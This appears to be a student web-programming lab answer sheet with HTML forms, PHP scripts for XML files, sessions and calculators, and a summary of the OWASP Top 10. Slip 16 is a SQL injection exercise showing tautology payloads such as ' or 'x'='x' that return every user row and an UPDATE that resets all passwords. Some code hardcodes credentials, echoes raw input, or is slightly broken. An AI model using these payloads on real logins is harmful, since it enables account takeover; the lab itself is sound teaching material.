Q.1.Design a HTML form for Ticket Reservation consisting of fields for Name, Address, contact no, source station(Dropdown list), Destination station, Date of booking, date of journey, no of passengers, name of passenger, gender of passenger etc. (Use proper alignment) [15M]

```
<!DOCTYPE html>
<html>
<head>
   <title>Bus Ticket Reservation</title>
</head>
<body>
   <h2>Bus Ticket Reservation Form</h2>
   <form>
      <label>Name:</label>
      <input type="text" name="name" required><br><br>

      <label>Address:</label>
      <textarea name="address" required></textarea><br><br>

      <label>Contact No:</label>
      <input type="text" name="contact" required><br><br>

      <label>Source Station:</label>
      <select name="source">
         <option value="Station1">Station1</option>
         <option value="Station2">Station2</option>
      </select><br><br>

      <label>Destination Station:</label>
      <select name="destination">
         <option value="StationA">StationA</option>
```

```
        <option value="StationB">StationB</option>
    </select><br><br>

    <label>Date of Booking:</label>
    <input type="date" name="booking_date" required><br><br>

    <label>Date of Journey:</label>
    <input type="date" name="journey_date" required><br><br>

    <label>No. of Passengers:</label>
    <input type="number" name="num_passengers" required><br><br>

    <h3>Passenger Details</h3>
    <label>Name:</label>
    <input type="text" name="passenger_name" required><br><br>

    <label>Gender:</label>
    <select name="gender">
        <option value="Male">Male</option>
        <option value="Female">Female</option>
        <option value="Other">Other</option>
    </select><br><br>

    <input type="submit" value="Book Ticket">
  </form>
</body>
</html>
```

Q.2.Design an HTML form for customer registration visiting a departmental store. Form should consists of fields such as name, contact no ,gender, preferred days of purchasing, favorite item(to be selected from a list of items),suggestions etc.. You should provide button to submit as well as reset the form contents.

```
<!DOCTYPE html>
<html>
<head>
  <title>Customer Registration</title>
```

```
</head>
<body>
   <h2>Customer Registration Form</h2>
   <form>
      <label>Name:</label>
      <input type="text" name="name" required><br><br>

      <label>Contact No:</label>
      <input type="text" name="contact" required><br><br>

      <label>Gender:</label>
      <select name="gender">
         <option value="Male">Male</option>
         <option value="Female">Female</option>
         <option value="Other">Other</option>
      </select><br><br>

      <label>Preferred Days of Purchasing:</label><br>
      <input type="checkbox" name="days" value="Monday"> Monday
      <input type="checkbox" name="days" value="Tuesday"> Tuesday
      <input type="checkbox" name="days" value="Wednesday"> Wednesday
      <input type="checkbox" name="days" value="Thursday"> Thursday
      <input type="checkbox" name="days" value="Friday"> Friday
      <input type="checkbox" name="days" value="Saturday"> Saturday
      <input type="checkbox" name="days" value="Sunday"> Sunday<br><br>

      <label>Favorite Item:</label>
      <select name="favorite_item">
         <option value="Groceries">Groceries</option>
         <option value="Clothing">Clothing</option>
         <option value="Electronics">Electronics</option>
         <option value="Furniture">Furniture</option>
      </select><br><br>

      <label>Suggestions:</label>
      <textarea name="suggestions"></textarea><br><br>
```

```
        <input type="submit" value="Register">
        <input type="reset" value="Reset">
    </form>
</body>
</html>
```

Slip 10

Q.1.Write a script that generates an XML file named “Student.xml” containing at least 5 student
records. Each record should include the following data: [15M]

- Student ID
- Student Name
- Age
- Gender
- Program

```
<?php
// Create a new XML object with the root element <Students>
$xml = new SimpleXMLElement('<Students></Students>');

// Add Student 1 details
$student1 = $xml->addChild('Student');
$student1->addChild('StudentID', 'S001');
$student1->addChild('StudentName', 'John Doe');
$student1->addChild('Age', '20');
$student1->addChild('Gender', 'Male');
$student1->addChild('Program', 'B.Tech');

// Add Student 2 details
$student2 = $xml->addChild('Student');
$student2->addChild('StudentID', 'S002');
$student2->addChild('StudentName', 'Jane Smith');
$student2->addChild('Age', '21');
$student2->addChild('Gender', 'Female');
$student2->addChild('Program', 'B.Sc');

// Add Student 3 details
$student3 = $xml->addChild('Student');
$student3->addChild('StudentID', 'S003');
$student3->addChild('StudentName', 'Michael Lee');
```

```
$student3->addChild('Age', '22');
$student3->addChild('Gender', 'Male');
$student3->addChild('Program', 'BCA');

// Add Student 4 details
$student4 = $xml->addChild('Student');
$student4->addChild('StudentID', 'S004');
$student4->addChild('StudentName', 'Emily Davis');
$student4->addChild('Age', '20');
$student4->addChild('Gender', 'Female');
$student4->addChild('Program', 'B.Com');

// Add Student 5 details
$student5 = $xml->addChild('Student');
$student5->addChild('StudentID', 'S005');
$student5->addChild('StudentName', 'Chris Johnson');
$student5->addChild('Age', '23');
$student5->addChild('Gender', 'Male');
$student5->addChild('Program', 'BA');

// Save the XML to a file named "Student.xml"
$xml->asXML('Student.xml');

// Output success message
echo "XML file 'Student.xml' has been created successfully!";
?>
```

OR

```
<?php
// Create a new XML object with the root element <Students>
$xml = new SimpleXMLElement('<Students></Students>');

// Sample details for 5 students
$students = array(
    array('id' => '101', 'name' => 'Alice Brown', 'age' => '20', 'gender' => 'Female', 'program' => 'Computer Science'),
   array('id' => '102', 'name' => 'Bob Smith', 'age' => '22', 'gender' => 'Male', 'program' => 'Mechanical Engineering'),
   array('id' => '103', 'name' => 'Charlie Johnson', 'age' => '21', 'gender' => 'Male', 'program' => 'Electrical Engineering'),
   array('id' => '104', 'name' => 'Diana White', 'age' => '19', 'gender' => 'Female', 'program' => 'Business Administration'),
   array('id' => '105', 'name' => 'Ethan Green', 'age' => '23', 'gender' => 'Male', 'program' => 'Data Science')
);
```

```
// Loop through each student and add their details as child nodes
foreach ($students as $student) {
    $studentNode = $xml->addChild('Student');
    $studentNode->addChild('StudentID', $student['id']);
    $studentNode->addChild('StudentName', $student['name']);
    $studentNode->addChild('Age', $student['age']);
    $studentNode->addChild('Gender', $student['gender']);
    $studentNode->addChild('Program', $student['program']);
}

// Save the XML to a file named "Student.xml"
$xml->asXML('Student.xml');
?>
```

Q.2.Write a script to create an XML file called “Employees.xml”containing records for 5 employees. Each record should contain: [15M]

- Employee ID
- Name
- Position
- Department
- Date of Joining

```
<?php
// Create a new XML object with the root element <Employees>
$xml = new SimpleXMLElement('<Employees></Employees>');

// Add 5 employee records

// Employee 1
$employee1 = $xml->addChild('Employee');
$employee1->addChild('EmployeeID', 'E001');
$employee1->addChild('Name', 'Alice Brown');
$employee1->addChild('Position', 'Software Engineer');
$employee1->addChild('Department', 'IT');
$employee1->addChild('DateOfJoining', '2020-02-15');
```

```
// Employee 2
$employee2 = $xml->addChild('Employee');
$employee2->addChild('EmployeeID', 'E002');
$employee2->addChild('Name', 'Bob Johnson');
$employee2->addChild('Position', 'Project Manager');
$employee2->addChild('Department', 'Operations');
$employee2->addChild('DateOfJoining', '2018-06-01');

// Employee 3
$employee3 = $xml->addChild('Employee');
$employee3->addChild('EmployeeID', 'E003');
$employee3->addChild('Name', 'Charlie Davis');
$employee3->addChild('Position', 'Data Scientist');
$employee3->addChild('Department', 'Data Analytics');
$employee3->addChild('DateOfJoining', '2021-09-10');

// Employee 4
$employee4 = $xml->addChild('Employee');
$employee4->addChild('EmployeeID', 'E004');
$employee4->addChild('Name', 'Diana White');
$employee4->addChild('Position', 'HR Manager');
$employee4->addChild('Department', 'Human Resources');
$employee4->addChild('DateOfJoining', '2019-04-25');

// Employee 5
$employee5 = $xml->addChild('Employee');
$employee5->addChild('EmployeeID', 'E005');
$employee5->addChild('Name', 'Ethan Green');
$employee5->addChild('Position', 'Marketing Specialist');
$employee5->addChild('Department', 'Marketing');
$employee5->addChild('DateOfJoining', '2022-11-30');

// Save the XML to a file named "Employees.xml"
$xml->asXML('Employees.xml');

// Output success message
echo "XML file 'Employees.xml' has been created successfully!";
```

```
?>
```

OR

```
<?php
// Create a new XML object with the root element <Employees>
$xml = new SimpleXMLElement('<Employees></Employees>');

// Sample details for 5 employees
$employees = array(
    array('id' => 'E001', 'name' => 'John Doe', 'position' => 'Manager', 'department' => 'HR', 'doj' => '2018-06-15'),
    array('id' => 'E002', 'name' => 'Jane Smith', 'position' => 'Software Engineer', 'department' => 'IT', 'doj' => '2019-08-22'),
    array('id' => 'E003', 'name' => 'Alice Johnson', 'position' => 'Accountant', 'department' => 'Finance', 'doj' => '2020-03-10'),
    array('id' => 'E004', 'name' => 'Bob Brown', 'position' => 'Sales Executive', 'department' => 'Sales', 'doj' => '2021-07-05'),
    array('id' => 'E005', 'name' => 'Charlie Davis', 'position' => 'Marketing Head', 'department' => 'Marketing', 'doj' => '2017-12-01')
);

// Loop through each employee and add their details as child nodes
foreach ($employees as $employee) {
    $employeeNode = $xml->addChild('Employee');
    $employeeNode->addChild('EmployeeID', $employee['id']);
    $employeeNode->addChild('Name', $employee['name']);
    $employeeNode->addChild('Position', $employee['position']);
    $employeeNode->addChild('Department', $employee['department']);
    $employeeNode->addChild('DateOfJoining', $employee['doj']);
}

// Save the XML to a file named "Employees.xml"
$xml->asXML('Employees.xml');
?>
```

Slip 11

1. Write a PHP script to accept username and password. If in the first three chances, username and password entered is correct then display second form with “Welcome message” otherwise display error message. [Use Session] [15M]

Index.php”

```
<?php
session_start();

$correct_username = "admin";
$correct_password = "12345";

if (!isset($_SESSION['attempts'])) {
    $_SESSION['attempts'] = 0;
}

if ($_SERVER["REQUEST_METHOD"] == "POST") {
    if ($_POST['username'] === $correct_username && $_POST['password'] ===
$correct_password) {
        $_SESSION['loggedin'] = true;
        header("Location: welcome.php");
        exit();
    } else {
        $_SESSION['attempts']++;
        if ($_SESSION['attempts'] >= 3) {
            echo "<p style='color:red;'>Too many failed attempts. Try again
later.</p>";
            session_destroy();
        } else {
            echo "<p style='color:red;'>Incorrect username or password. Attempts
left: " . (3 - $_SESSION['attempts']) . "</p>";
        }
    }
}
?>

<!DOCTYPE html>
<html>
<head>
    <title>Login Page</title>
</head>
<body>
```

```
    <?php if ($_SESSION['attempts'] < 3) { ?>
        <form method="post">
            <label>Username:</label>
            <input type="text" name="username" required><br><br>
            <label>Password:</label>
            <input type="password" name="password" required><br><br>
            <input type="submit" value="Login">
        </form>
    <?php } ?>
</body>
</html>
```

Welcome.php

```
<?php
session_start();
if (!isset($_SESSION['loggedin'])) {
    header("Location: index.php");
    exit();
}
?>

<!DOCTYPE html>
<html>
<head>
    <title>Welcome</title>
</head>
<body>
    <h2>Welcome, You have successfully logged in!</h2>
    <a href="logout.php">Logout</a>
</body>
</html>
```

Logout.php

```
<?php
session_start();
session_destroy();
header("Location: index.php");
exit();
?>
```

2. Write a PHP script to accept Employee details (Eno, Ename, Address) on first page. On second page accept earning (Basic, DA, HRA). On third page print Employee information (Eno, Ename,Address,Basic, DA, HRA, Total)

Employee.php

```
<?php
session_start();
?>

<!DOCTYPE html>
<html>
<head>
	<title>Employee Details</title>
</head>
<body>
	<h2>Enter Employee Details</h2>
	<form action="earnings.php" method="post">
	<label>Employee No:</label>
	<input type="text" name="eno" required><br><br>

	<label>Employee Name:</label>
	<input type="text" name="ename" required><br><br>

	<label>Address:</label>
	<input type="text" name="address" required><br><br>

	<input type="submit" value="Next">
	</form>
```

```
</body>
</html>
```

Earnings.php

```
<?php
session_start();

// Store Employee details in session
if ($_SERVER["REQUEST_METHOD"] == "POST") {
        $_SESSION['eno'] = $_POST['eno'];
        $_SESSION['ename'] = $_POST['ename'];
        $_SESSION['address'] = $_POST['address'];
}
?>

<!DOCTYPE html>
<html>
<head>
        <title>Employee Earnings</title>
</head>
<body>
        <h2>Enter Earnings Details</h2>
        <form action="summary.php" method="post">
        <label>Basic Salary:</label>
        <input type="number" name="basic" required><br><br>

        <label>DA:</label>
        <input type="number" name="da" required><br><br>

        <label>HRA:</label>
        <input type="number" name="hra" required><br><br>

        <input type="submit" value="Submit">
        </form>
```

```
</body>
</html>
```

summary.php

```
<?php
session_start();
// Retrieve data from the second page
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    $eno = $_SESSION['eno'];
    $ename = $_SESSION[‘ename'];
    $address = $_SESSION['address'];
    $basic = $_POST['basic'];
    $da = $_POST['da'];
    $hra = $_POST['hra'];

    // Calculate the total earnings
    $total = $basic + $da + $hra;
} else {
    // Redirect to the first page if accessed directly
    header("Location: employee_details.php");
    exit();
}
?>

<!DOCTYPE html>
<html lang="en">
<head>
        <title>Employee Information</title>
</head>
<body>
    <h2>Employee Information</h2>

    <p><strong>Employee No:</strong> <?php echo $eno; ?></p>
    <p><strong>Employee Name:</strong> <?php echo $ename; ?></p>
    <p><strong>Address:</strong> <?php echo $address; ?></p>
```

```
    <p><strong>Basic:</strong> <?php echo $basic; ?></p>
    <p><strong>DA:</strong> <?php echo $da; ?></p>
    <p><strong>HRA:</strong> <?php echo $hra; ?></p>
    <p><strong>Total Earnings:</strong> <?php echo $total; ?></p>
</body>
</html>
```

Slip 12

Q1. Design HTML form to accept dimension of a cylinder and write a PHP script to Calculate the area and volume of the Cylinder using a function . [15M]

index.html

```
<!DOCTYPE html>
<html lang="en">
<head>
     <title>Cylinder Dimensions</title>
</head>
<body>
    <h1>Enter Cylinder Dimensions</h1>
    <form action="cylinder.php" method="POST">
        <label for="radius">Radius (in cm):</label>
        <input type="number" name="radius" id="radius" step="any"
required><br><br>

        <label for="height">Height (in cm):</label>
        <input type="number" name="height" id="height" step="any"
required><br><br>

        <input type="submit" value="Calculate">
    </form>
</body>
</html>
```

Cylinder.php

```
<?php
// Function to calculate the area and volume of the cylinder
```

```php
function calculateCylinder($radius, $height) {
    // Constants
    define('PI', 3.14159265359);

    // Calculate the surface area and volume
    $area = 2 * PI * $radius * ($radius + $height); // Surface Area: 2πr(r+h)
    $volume = PI * pow($radius, 2) * $height; // Volume: πr²h

    // Return the results as an array
    return array('area' => $area, 'volume' => $volume);
}

// Check if form is submitted
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    // Get the radius and height from the form
    $radius = $_POST['radius'];
    $height = $_POST['height'];

    // Ensure the values are positive
    if ($radius > 0 && $height > 0) {
        // Call the function to calculate the area and volume
        $results = calculateCylinder($radius, $height);
        echo "<h2>Results</h2>";
        echo "Surface Area: " . round($results['area'], 2) . " cm²<br>";
        echo "Volume: " . round($results['volume'], 2) . " cm³<br>";
    } else {
        echo "Please enter valid positive values for both radius and height.";
    }
}
?>
```

Q2. Design HTML form to accept two strings and following three options (use radio button)
and write a PHP script to perform the selected operations on String. [15M]
a. Compare 2 strings

b. Convert string into Uppercase
c. Convert string into Lowercase

Index.html

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>String Operations</title>
</head>
<body>
    <h1>String Operations</h1>
    <form action="string_operations.php" method="POST">
        <label for="string1">String 1:</label>
        <input type="text" name="string1" id="string1" required><br><br>

        <label for="string2">String 2:</label>
        <input type="text" name="string2" id="string2" required><br><br>

        <label>Select Operation:</label><br>
        <input type="radio" name="operation" value="compare" required> Compare
2 Strings<br>
        <input type="radio" name="operation" value="uppercase"> Convert String to
Uppercase<br>
        <input type="radio" name="operation" value="lowercase"> Convert String to
Lowercase<br><br>

        <input type="submit" value="Perform Operation">
    </form>
</body>
</html>
```

String_operations.php

```
<?php
// Function to perform the selected operation
function performOperation($string1, $string2, $operation) {
    switch ($operation) {
        case 'compare':
            // Compare two strings
            if ($string1 === $string2) {
                return "The strings are identical.";
            } else {
                return "The strings are not identical.";
            }
        case 'uppercase':
            // Convert both strings to uppercase
            return "String 1 in Uppercase: " . strtoupper($string1) . "<br>String 2 in
Uppercase: " . strtoupper($string2);
        case 'lowercase':
            // Convert both strings to lowercase
            return "String 1 in Lowercase: " . strtolower($string1) . "<br>String 2 in
Lowercase: " . strtolower($string2);
        default:
            return "Invalid operation.";
    }
}

// Check if form is submitted
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    // Get the input strings and selected operation
    $string1 = $_POST['string1'];
    $string2 = $_POST['string2'];
    $operation = $_POST['operation'];

    // Perform the operation and show the result
    $result = performOperation($string1, $string2, $operation);
    echo "<h2>Operation Result:</h2>";
    echo $result;
```

```
}
?>
```

Slip 13

Q.1 Design a HTML form to accept a number and write a PHP script to display each digit of a number in words. [15M]

Op: localhost/dw.html

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Number to Words</title>
</head>
<body>
    <h1>Enter a Number</h1>
    <form action="number_to_words.php" method="POST">
        <label for="number">Number:</label>
        <input type="number" name="number" id="number" required><br><br>

        <input type="submit" value="Convert to Words">
    </form>
</body>
</htm
```

Number_to_words.php

```
<?php
// Function to convert a digit to its word representation
function digitToWord($digit) {
    $words = [
        '0' => 'Zero',
        '1' => 'One',
        '2' => 'Two',
        '3' => 'Three',
        '4' => 'Four',
        '5' => 'Five',
        '6' => 'Six',
        '7' => 'Seven',
```

```
        '8' => 'Eight',
        '9' => 'Nine'
    ];

    // Return the word for the digit
    return isset($words[$digit]) ? $words[$digit] : ' ';
}

// Check if form is submitted
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    // Get the number from the form
    $number = $_POST['number'];

    // Convert the number to a string to access each digit
    $number_str = strval($number);

    // Store the result in an array
    $words = [];

    // Loop through each digit of the number
    foreach (str_split($number_str) as $digit) {
        // Convert each digit to its word and add to the result
        $words[] = digitToWord($digit);
    }

    // Display the result
    echo "<h2>Number in Words:</h2>";
    echo implode(' ', $words);
}
?>
```

Or

```
<?php
// Function to convert a digit to its word representation
function digitToWord($digit) {
    $words = [
        '0' => 'Zero',
        '1' => 'One',
        '2' => 'Two',
        '3' => 'Three',
        '4' => 'Four',
        '5' => 'Five',
        '6' => 'Six',
```

```
        '7' => 'Seven',
        '8' => 'Eight',
        '9' => 'Nine'
    ];

    return $words[$digit];
}

// Check if the form is submitted
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    // Get the number from the form
    $number = $_POST['number'];

    // Convert the number to string and split each digit
    $digits = str_split(strval($number));

    // Convert each digit to its corresponding word
    $words = array_map('digitToWord', $digits);

    // Display the result
    echo "<h2>Number in Words: " . implode(' ', $words) . "</h2>";
}
?>
```

Q.2 Design a HTML form to accept a number and write a PHP script to display each digit of a number in words.

Slip 14

Q.1. Create a PHP program where the user can select items from a product list (e.g., books, pens, or bags) and input quantities. [15M]
Display:
The selected items with their unit price.
The total quantity of items.
The total cost.

```
<!DOCTYPE html>
<html lang="en">
<head>
```

```
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Product Selection</title>
</head>
<body>
    <h1>Product Selection</h1>
    <form action="product_selection.php" method="POST">
        <label for="product">Select Product:</label>
        <select name="product" id="product" required>
            <option value="book">Book - $10</option>
            <option value="pen">Pen - $2</option>
            <option value="bag">Bag - $20</option>
        </select><br><br>

        <label for="quantity">Enter Quantity:</label>
        <input type="number" name="quantity" id="quantity" required min="1"><br><br>

        <input type="submit" value="Calculate Total">
    </form>
</body>
</html>
```

Product_selection.php

```
<?php
// Define unit prices for the products
$prices = [
    'book' => 10,  // Price for Book
    'pen'  => 2,   // Price for Pen
    'bag'  => 20   // Price for Bag
];

// Check if the form is submitted
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    // Get the selected product and quantity from the form
    $product = $_POST['product'];
    $quantity = $_POST['quantity'];

    // Get the unit price for the selected product
    if (isset($prices[$product])) {
        $unit_price = $prices[$product];
        $total_cost = $unit_price * $quantity;
```

```
        // Display the selected item details
        echo "<h2>Selected Product:</h2>";
        echo "<p>Product: " . ucfirst($product) . "</p>";
        echo "<p>Unit Price: $" . $unit_price . "</p>";
        echo "<p>Quantity: " . $quantity . "</p>";
        echo "<p>Total Cost: $" . $total_cost . "</p>";
    } else {
        echo "<p>Invalid product selected.</p>";
    }
} else {
    echo "<p>Please select a product and enter a quantity.</p>";
}
```

Q.2 .Explain OWASP Top 10 threats for web introduction.

OWASP Top 10 web application security risks for 2021 are:

1. Broken Access Controls. This vulnerability results when insufficient enforcement of access controls and authorization allow attackers to access unauthorized functionality or data. This may be due to insecure direct object references (IDORs), which can arise when an application fails to validate or authorize user input that is used as a direct reference to an internal object. It may also occur due to missing function level access controls, when the application only validates access controls at the initial authentication or authorization stage but does not consistently enforce those controls throughout the application's functions or operations. A web application firewall (WAF) can help protect against these attacks by monitoring and enforcing access controls to prevent unauthorized access to sensitive objects or resources.
2. Cryptographic failures. This risk occurs due to inadequate protection of sensitive data during transit and at rest. Cryptographic failures can lead to data breaches, unauthorized access to confidential information, and non-compliance with data privacy regulations, such as the EU General Data Protection Regulation (GDPR), and financial standards like PCI Data Security Standards (PCI DSS). These failures can result from insecure cryptographic storage, storing data in plain text, or insecure key

management. The risk can also derive from information leakage, which can originate from weak key or random number generation or from flaws in cryptographic protocols.

3. Injection attacks. Injection flaws occur when attackers insert untrusted or hostile data into command or query languages, or when user-supplied data is not validated, filtered, or sanitized by the application, leading to unintended execution of malicious commands. This risk category spans NoSQL, OS command, LDAP, and SQL injection attacks, and also includes Cross-Site Scripting (XSS), in which attackers inject malicious client-side scripts, such as JavaScript, into web pages viewed by other users. This can result in the theft of sensitive information, such as login credentials, personal data, or session cookies. A WAF can help detect and block malicious code injection attempts by inspecting and filtering incoming requests, including reflected (non-persistent), stored (persistent), and document object module- (DOM-) based XSS, preventing them from reaching the application.
4. Insecure design. This is a broad category representing different weaknesses, expressed as missing or ineffective security controls and architectural flaws. These flaws can occur when an application is designed to rely on processes that are inherently insecure, or when needed security controls to defend against specific attacks are not implemented. These risks can be lessened through increased use of threat modeling, secure design patterns, and reference architectures.
5. Security misconfigurations. A lack of security hardening in web application frameworks, platforms, servers, or security controls can lead to unauthorized access, exposure of sensitive information, or other security vulnerabilities. Risks due to security misconfigurations can also result from improperly configured permissions on cloud services or the installation or enablement of unnecessary features such as unused ports, services, accounts, or privileges. Misconfiguration for both web apps and APIs is a significant risk because major cloud providers have varying default security postures and architecture is increasingly becoming decentralized and distributed across a multi-cloud fabric.

6. Vulnerable and outdated components. Using outdated, unpatched, or vulnerable components, such as libraries, frameworks, or plugins can expose applications to known security flaws, increasing the risk of exploitation. These risks can result from unsupported or out-of-date software, including the operating system (OS), web/application server, database management system (DBMS), applications, APIs, and all components, runtime environments, and libraries. These threats are particularly dangerous when organizations do not have timely, risk-based measures in place for fixing or upgrading a system's underlying platform, frameworks, and dependencies, leaving the system open to days or weeks of unnecessary exposure to known risks. Complex software supply chains and automation via CI/CD pipelines increase the risk of introducing vulnerable software into the IT stack. A WAF can serve as a critical stopgap to guard against vulnerability exploitation.
7. Identification and authentication failures. Weaknesses in authentication, identity, and session management can allow attackers to compromise user accounts, passwords, session tokens, or to exploit insecure session handling. Failures in these areas can permit automated attacks such as credential stuffing. Password-related vulnerabilities are the most common source of these risks, as many people reuse passwords or use default, weak, or well-known passwords. Session management issues can also lead to authentication-related attacks, particularly if user sessions or authentication tokens aren't properly invalidated during logout or a period of inactivity. Attacks that bypass authentication controls are an increasing risk for both web apps and APIs, as detailed in the OWASP Top 10, API Security Top 10, and Automated Threats projects.
8. Software and data integrity failures. These vulnerabilities result from application code and infrastructure that fail to protect against integrity violations of data and software. This can result when an application relies upon plugins, libraries, or modules from untrusted sources, repositories, and CDNs. It can also occur during software updates, sensitive data modifications, and CI/CD pipeline changes that are not

validated. Attackers can potentially upload their own updates to be distributed and run on all installations. Insecure deserialization, where an application takes untrusted serialized data and consumes that data without ensuring that it is valid, is also a part of this risk category, allowing for attacks such as remote code execution (RCE) and privilege escalation.

9. Security logging and monitoring failures. Inadequate logging and monitoring can hinder timely detection and response to security incidents, making it difficult to identify and mitigate attacks or unauthorized activities. This can mean that auditable events, such as logins, failed logins, and high-value transactions are not identified or logged, and that applications do not detect active attacks in real-time.
10. Server-side request forgery (SSRF). These vulnerabilities occur when an application does not validate or sanitize a URL input by a user before pulling data from a remote resource. Attackers can use these flaws to force applications to access malicious web destinations even if protected by a firewall or other defense. These attacks can also result if the targeted resource has trust relationships with other systems, such as a cloud metadata service or backend APIs, allowing an attacker to make requests to those trusted services and extract sensitive information or perform unauthorized actions. To help mitigate SSRF, design systems for least privilege access and use a WAF to explicitly define the uniform resource identifier (URI) parameters in your security policy and allow/disallow hosts that can access them.

Slip 15

Q 1. Write a short report explaining: [15M]

a) The identified threat.

b) How the threat was exploited.

c) The steps you took to mitigate the vulnerability.

Q.2.Write a script to create an XML file called;"Timetable. xml" containing 3 records for a weekly class timetable. Each record should include: [15M]

Day of the Week
Class Name
Instructor
Time Slot
Classroom

```
<?php
// Create a new XML object with the root element <Timetable>
$xml = new SimpleXMLElement('<Timetable></Timetable>');

// Add details for Monday's class
$record1 = $xml->addChild('Class');
$record1->addChild('DayOfWeek', 'Monday');
$record1->addChild('ClassName', 'Computer Science');
$record1->addChild('Instructor', 'Dr. Smith');
$record1->addChild('TimeSlot', '9:00 AM - 11:00 AM');
$record1->addChild('Classroom', 'Room 101');

// Add details for Tuesday's class
$record2 = $xml->addChild('Class');
$record2->addChild('DayOfWeek', 'Tuesday');
$record2->addChild('ClassName', 'Mathematics');
$record2->addChild('Instructor', 'Prof. Johnson');
$record2->addChild('TimeSlot', '11:30 AM - 1:00 PM');
$record2->addChild('Classroom', 'Room 102');

// Add details for Wednesday's class
$record3 = $xml->addChild('Class');
$record3->addChild('DayOfWeek', 'Wednesday');
$record3->addChild('ClassName', 'Physics');
$record3->addChild('Instructor', 'Dr. Lee');
$record3->addChild('TimeSlot', '2:00 PM - 4:00 PM');
$record3->addChild('Classroom', 'Room 103');

// Save the XML to a file named "Timetable.xml"
$xml->asXML('Timetable.xml');
```

```
// Output success message
echo "XML file 'Timetable.xml' has been created successfully!";
?>
```

Slip 16

Q.1. Using SQL injection attack on Login checks whether you can log into another user's account without knowing the correct password. [15M]

```
sudo su postgres
[sudo] password for mit:
postgres@mit-ThinkCentre-neo-50t-Gen-4:/home/mit$ psql
psql (12.22 (Ubuntu 12.22-0ubuntu0.20.04.1))
Type "help" for help.

postgres=# create database tycdsdb;
CREATE DATABASE
postgres=# \c tycdsdb;
You are now connected to database "tycdsdb" as user "postgres".

tycdsdb=# create table user1(uname varchar(20), password varchar(20), role varchar(10));
CREATE TABLE

tycdsdb=# insert into user1 values('siddhesh', 'siddhu', 'student');
INSERT 0 1

tycdsdb=# insert into user1 values('Aachal', 'Aachal', 'student');
INSERT 0 1

tycdsdb=# insert into user1 values('Rushikesh', 'Rushi', 'student');
INSERT 0 1
tycdsdb=# select * from user1;
   uname   | password |  role
-----------+----------+---------
 siddhesh  | siddhu   | student
 Aachal    | Aachal   | student
 Rushikesh | Rushi    | student
(3 rows)

tycdsdb=# select * from user1 where uname='siddhesh' and password='Rushi';
 uname | password | role
-------+----------+------
(0 rows)
```

```
tycdsdb=# select * from user1 where uname='Rushikesh' and password='Rushi';
   uname   | password |  role
-----------+----------+---------
 Rushikesh | Rushi    | student
(1 row)

tycdsdb=# select * from user1 where uname='anything' and password='anything' or 'x'='x';
   uname   | password |  role
-----------+----------+---------
 siddhesh  | siddhu   | student
 Aachal    | Aachal   | student
 Rushikesh | Rushi    | student
(3 rows)

tycdsdb=# select * from user1 where uname='anything' and password='anything';
 uname | password | role
-------+----------+------
(0 rows)

tycdsdb=# select * from user1 where uname='anything' and password='anything' or 'x'='x';
   uname   | password |  role
-----------+----------+---------
 siddhesh  | siddhu   | student
 Aachal    | Aachal   | student
 Rushikesh | Rushi    | student
(3 rows)

tycdsdb=# select * from user1 where uname='anything' and password='anything' or '1'='1';
   uname   | password |  role
-----------+----------+---------
 siddhesh  | siddhu   | student
 Aachal    | Aachal   | student
 Rushikesh | Rushi    | student
(3 rows)
```

If you want to update the password for user `Aachal`

```
UPDATE user1
SET password = 'admin123'
WHERE uname = 'Aachal';
```

When you don’t know the exact uname:

```
UPDATE user1
set password='abc'
where uname='anything' or 'x'='x';
```

Q.2. Write a short note Burp Suite Scanner with an example.

Slip 17

1. Create a PHP program where the user can select items from a product list (e.g., books, pens, or bags) and input quantities. [15M]**[REPEATED]**
Display:
The selected items with their unit price.
The total quantity of items.
The total cost.

```
<?php
// Price list for the products
$prices = [
        'book' => 10,   // Price per book
        'pen' => 2,     // Price per pen
        'bag' => 15     // Price per bag
];

// If the form is submitted, process the data
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
        // Retrieve selected items and quantities from the form
        $selected_items = $_POST['products'] ?? [];
        $quantities = $_POST['quantities'] ?? [];

        // Calculate total price and total quantity
        $total_price = 0;
        $total_quantity = 0;
        $item_details = [];

        foreach ($selected_items as $index => $item) {
        $quantity = $quantities[$index];
        $total_price += $prices[$item] * $quantity;
        $total_quantity += $quantity;
        $item_details[] = [
        'product' => $item,
        'quantity' => $quantity,
```

```
        'unit_price' => $prices[$item],
        'total_price' => $prices[$item] * $quantity
        ];
        }
}
?>

<!DOCTYPE html>
<html lang="en">
<head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <title>Product Selection</title>
</head>
<body>
        <h1>Select Products and Quantities</h1>

        <form method="POST">
        <!-- Product List -->
        <label for="products[]">Choose products:</label><br>
        <input type="checkbox" name="products[]" value="book"> Book ($10)<br>
        <input type="checkbox" name="products[]" value="pen"> Pen ($2)<br>
        <input type="checkbox" name="products[]" value="bag"> Bag ($15)<br>

        <br>

        <!-- Quantities for selected products -->
        <div id="quantities"></div>

        <br>

        <input type="submit" value="Submit">
        </form>

        <?php if (isset($total_price)) : ?>
        <h2>Order Summary</h2>
        <table border="1">
        <thead>
                <tr>
                <th>Product</th>
                <th>Unit Price</th>
                <th>Quantity</th>
                <th>Total Price</th>
                </tr>
```

```
        </thead>
        <tbody>
                <?php foreach ($item_details as $item) : ?>
                <tr>
                <td><?php echo ucfirst($item['product']); ?></td>
                <td>$<?php echo $item['unit_price']; ?></td>
                <td><?php echo $item['quantity']; ?></td>
                <td>$<?php echo $item['total_price']; ?></td>
                </tr>
                <?php endforeach; ?>
        </tbody>
        </table>
        <h3>Total Quantity: <?php echo $total_quantity; ?></h3>
        <h3>Total Cost: $<?php echo $total_price; ?></h3>
        <?php endif; ?>

        <script>
        // JavaScript to dynamically display quantity fields based on selected products
        const checkboxes = document.querySelectorAll('input[name="products[]"]');
        const quantitiesDiv = document.getElementById('quantities');

        checkboxes.forEach(checkbox => {
